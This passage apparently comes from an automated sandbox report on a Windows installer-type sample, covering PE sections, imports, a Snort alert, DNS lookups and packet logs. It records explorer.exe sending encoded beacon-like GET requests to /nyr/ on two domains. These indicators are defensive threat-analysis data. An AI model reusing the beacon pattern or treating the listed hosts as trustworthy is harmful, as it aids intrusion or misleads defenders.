IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x623c	0x6400	False	0.65859375	data	6.40257705324	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x1274	0x1400	False	0.43359375	data	5.05749598324	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x1a858	0x600	False	0.445963541667	data	4.08975001509	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x25000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xbc8	0xc00	False	0.435546875	data	4.46172201417	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2d1c0	0x2e8	data	English	United States
RT_DIALOG	0x2d4a8	0x144	data	English	United States
RT_DIALOG	0x2d5f0	0x100	data	English	United States
RT_DIALOG	0x2d6f0	0x11c	data	English	United States
RT_DIALOG	0x2d810	0x60	data	English	United States
RT_GROUP_ICON	0x2d870	0x14	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x2d888	0x340	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExA, RegEnumKeyA, RegQueryValueExA, RegSetValueExA, RegCloseKey, RegDeleteValueA, RegDeleteKeyA, AdjustTokenPrivileges, LookupPrivilegeValueA, OpenProcessToken, SetFileSecurityA, RegOpenKeyExA, RegEnumValueA
SHELL32.dll	SHGetFileInfoA, SHFileOperationA, SHGetPathFromIDListA, ShellExecuteExA, SHGetSpecialFolderLocation, SHBrowseForFolderA
ole32.dll	IIDFromString, OleInitialize, OleUninitialize, CoCreateInstance, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	SetClipboardData, CharPrevA, CallWindowProcA, PeekMessageA, DispatchMessageA, MessageBoxIndirectA, GetDlgItemTextA, SetDlgItemTextA, GetSystemMetrics, CreatePopupMenu, AppendMenuA, TrackPopupMenu, FillRect, EmptyClipboard, LoadCursorA, GetMessagePos, CheckDlgButton, GetSysColor, SetCursor, GetWindowLongA, SetClassLongA, SetWindowPos, IsWindowEnabled, GetWindowRect, GetSystemMenu, EnableMenuItem, RegisterClassA, ScreenToClient, EndDialog, GetClassInfoA, SystemParametersInfoA, CreateWindowExA, ExitWindowsEx, DialogBoxParamA, CharNextA, SetTimer, DestroyWindow, CreateDialogParamA, SetForegroundWindow, SetWindowTextA, PostQuitMessage, SendMessageTimeoutA, ShowWindow, wsprintfA, GetDlgItem, FindWindowExA, IsWindow, GetDC, SetWindowLongA, LoadImageA, InvalidateRect, ReleaseDC, EnableWindow, BeginPaint, SendMessageA, DefWindowProcA, DrawTextA, GetClientRect, EndPaint, IsWindowVisible, CloseClipboard, OpenClipboard
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectA, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetProcAddress, GetSystemDirectoryA, WideCharToMultiByte, MoveFileExA, GetTempFileNameA, RemoveDirectoryA, WriteFile, CreateDirectoryA, GetLastError, CreateProcessA, GlobalLock, GlobalUnlock, CreateThread, lstrcpynA, SetErrorMode, GetDiskFreeSpaceA, lstrlenA, GetCommandLineA, GetVersion, GetWindowsDirectoryA, SetEnvironmentVariableA, GetTempPathA, CopyFileA, GetCurrentProcess, ExitProcess, GetModuleFileNameA, GetFileSize, ReadFile, GetTickCount, Sleep, CreateFileA, GetFileAttributesA, SetCurrentDirectoryA, SetFileAttributesA, GetFullPathNameA, GetShortPathNameA, MoveFileA, CompareFileTime, SetFileTime, SearchPathA, lstrcmpiA, lstrcmpA, CloseHandle, GlobalFree, GlobalAlloc, ExpandEnvironmentStringsA, LoadLibraryExA, FreeLibrary, lstrcpyA, lstrcatA, FindClose, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, SetFilePointer, GetModuleHandleA, FindNextFileA, FindFirstFileA, DeleteFileA, MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-07:04:44.374290	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49754	23.227.38.74	192.168.2.4

Network Port Distribution

Total Packets: 62

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 07:04:44.156946898 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:04:44.200963020 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.201138973 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:04:44.201277971 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:04:44.242088079 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374289989 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374347925 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374392033 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374419928 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374439001 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374450922 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374499083 CEST	80	49754	23.227.38.74	192.168.2.4
May 4, 2021 07:04:44.374547958 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:04:44.374583960 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:04:44.374627113 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:04:44.374713898 CEST	49754	80	192.168.2.4	23.227.38.74
May 4, 2021 07:05:04.632004976 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:04.802618980 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.802793026 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:04.803034067 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:04.973489046 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979024887 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979042053 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979053020 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979098082 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979115963 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979126930 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979140043 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979151964 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979167938 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979185104 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:04.979249001 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:04.979291916 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:04.979320049 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:05.149884939 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.149898052 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.149910927 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.149943113 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.149954081 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.149971962 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.149986029 CEST	49768	80	192.168.2.4	198.185.159.144
May 4, 2021 07:05:05.149990082 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.150005102 CEST	80	49768	198.185.159.144	192.168.2.4
May 4, 2021 07:05:05.150032043 CEST	49768	80	192.168.2.4	198.185.159.144

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 07:05:05.150060892 CEST	49768	80	192.168.2.4	198.185.159.144

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 07:03:04.079806089 CEST	53723	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:04.128549099 CEST	53	53723	8.8.8.8	192.168.2.4
May 4, 2021 07:03:04.402079105 CEST	64646	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:04.451792002 CEST	53	64646	8.8.8.8	192.168.2.4
May 4, 2021 07:03:04.625377893 CEST	65298	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:04.682780027 CEST	53	65298	8.8.8.8	192.168.2.4
May 4, 2021 07:03:09.192593098 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:09.244214058 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 07:03:10.528140068 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:10.585149050 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 07:03:12.016319990 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:12.065512896 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 07:03:13.324980021 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:13.373613119 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 07:03:14.347913027 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:14.398215055 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 07:03:15.327704906 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:15.376349926 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 07:03:18.472831964 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:18.521564007 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 07:03:18.886133909 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:18.950181007 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 07:03:19.645800114 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:19.705853939 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 07:03:20.693160057 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:20.744755983 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 07:03:21.635854959 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:21.684545994 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 07:03:22.595444918 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:22.647067070 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 07:03:23.611274958 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:23.660603046 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 07:03:24.855562925 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:24.909923077 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 07:03:26.444029093 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:26.500868082 CEST	53	56794	8.8.8.8	192.168.2.4
May 4, 2021 07:03:29.521269083 CEST	56534	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:29.571320057 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 07:03:30.757359028 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:30.817164898 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 07:03:31.698815107 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:31.747591972 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 07:03:32.627163887 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:32.676263094 CEST	53	63116	8.8.8.8	192.168.2.4
May 4, 2021 07:03:34.472414017 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:34.522587061 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 07:03:35.616674900 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:35.666146040 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 07:03:36.767832041 CEST	61721	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:36.816679955 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 07:03:43.253061056 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:43.305869102 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 07:03:49.856846094 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 07:03:49.917939901 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 07:04:00.702004910 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:00.760590076 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 07:04:18.112989902 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:18.163423061 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 07:04:21.772597075 CEST	49612	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 07:04:21.849781990 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 07:04:24.722948074 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:24.786619902 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 07:04:44.075501919 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:44.139606953 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 07:04:45.625130892 CEST	60875	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:45.676755905 CEST	53	60875	8.8.8.8	192.168.2.4
May 4, 2021 07:04:46.303735018 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:46.360747099 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 07:04:46.929398060 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:46.977905035 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 07:04:47.406775951 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:47.455522060 CEST	53	62420	8.8.8.8	192.168.2.4
May 4, 2021 07:04:47.511563063 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:47.568937063 CEST	53	60579	8.8.8.8	192.168.2.4
May 4, 2021 07:04:48.044918060 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:48.104701042 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 07:04:48.713677883 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:48.770565033 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 07:04:49.241159916 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:49.298403978 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 07:04:50.088316917 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:50.137880087 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 07:04:51.005819082 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:51.073479891 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 07:04:51.560627937 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 07:04:51.617695093 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 07:05:01.171524048 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 07:05:01.223176003 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 07:05:02.719784975 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 07:05:02.789992094 CEST	53	60689	8.8.8.8	192.168.2.4
May 4, 2021 07:05:04.566591024 CEST	64206	53	192.168.2.4	8.8.8.8
May 4, 2021 07:05:04.631026030 CEST	53	64206	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 07:04:21.772597075 CEST	192.168.2.4	8.8.8.8	0x430f	Standard query (0)	www.magnumopuspro.com	A (IP address)	IN (0x0001)
May 4, 2021 07:04:44.075501919 CEST	192.168.2.4	8.8.8.8	0x9a0f	Standard query (0)	www.maluss.com	A (IP address)	IN (0x0001)
May 4, 2021 07:05:04.566591024 CEST	192.168.2.4	8.8.8.8	0x7689	Standard query (0)	www.exclusiveflooringcollection.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 07:04:21.849781990 CEST	8.8.8.8	192.168.2.4	0x430f	Name error (3)	www.magnumopuspro.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 07:04:44.139606953 CEST	8.8.8.8	192.168.2.4	0x9a0f	No error (0)	www.maluss.com	lightcollect.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 07:04:44.139606953 CEST	8.8.8.8	192.168.2.4	0x9a0f	No error (0)	lightcollect.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 07:04:44.139606953 CEST	8.8.8.8	192.168.2.4	0x9a0f	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 4, 2021 07:05:04.631026030 CEST	8.8.8.8	192.168.2.4	0x7689	No error (0)	www.exclusiveflooringcollection.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 07:05:04.631026030 CEST	8.8.8.8	192.168.2.4	0x7689	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
May 4, 2021 07:05:04.631026030 CEST	8.8.8.8	192.168.2.4	0x7689	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 07:05:04.631026030 CEST	8.8.8.8	192.168.2.4	0x7689	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
May 4, 2021 07:05:04.631026030 CEST	8.8.8.8	192.168.2.4	0x7689	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.maluss.com
- www.exclusiveflooringcollection.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49754	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 07:04:44.201277971 CEST	6365	OUT	GET /nyr/?tVZl=MKniHD/KKNZ944A0QkseLq559MRPs5jQaAqVav9SZ3PAwf03LQBPNZ+ImXhjCplVxvzR&U4kp=NtxHhLZ8S6kT5jw HTTP/1.1 Host: www.maluss.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 07:04:44.374289989 CEST	6367	IN	HTTP/1.1 403 Forbidden Date: Tue, 04 May 2021 05:04:44 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 161 X-Sorting-Hat-ShopId: 45740490914 X-Dc: gcp-us-central1 X-Request-ID: 0046b1ca-de3c-4bc2-af9b-2bb790ee44c9 X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none CF-Cache-Status: DYNAMIC cf-request-id: 09d75cbaca00000614e9283000000001 Server: cloudflare CF-RAY: 649f30a47de50614-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-heig

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49768	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 07:05:04.803034067 CEST	7277	OUT	GET /nyr/?tVZl=EDKKYtZbbvwE4Q/e7xe/ld4gtfmRUWoVn+FtgOYbXYxqqFBCU6VSMnG1GKc/0KEvkVST&U4kp=NtxHhLZ8S6kT5jw HTTP/1.1 Host: www.exclusiveflooringcollection.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 07:05:04.979024887 CEST	7281	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Tue, 04 May 2021 05:05:04 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: GJ1alLZ7/6uMYlJPg Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 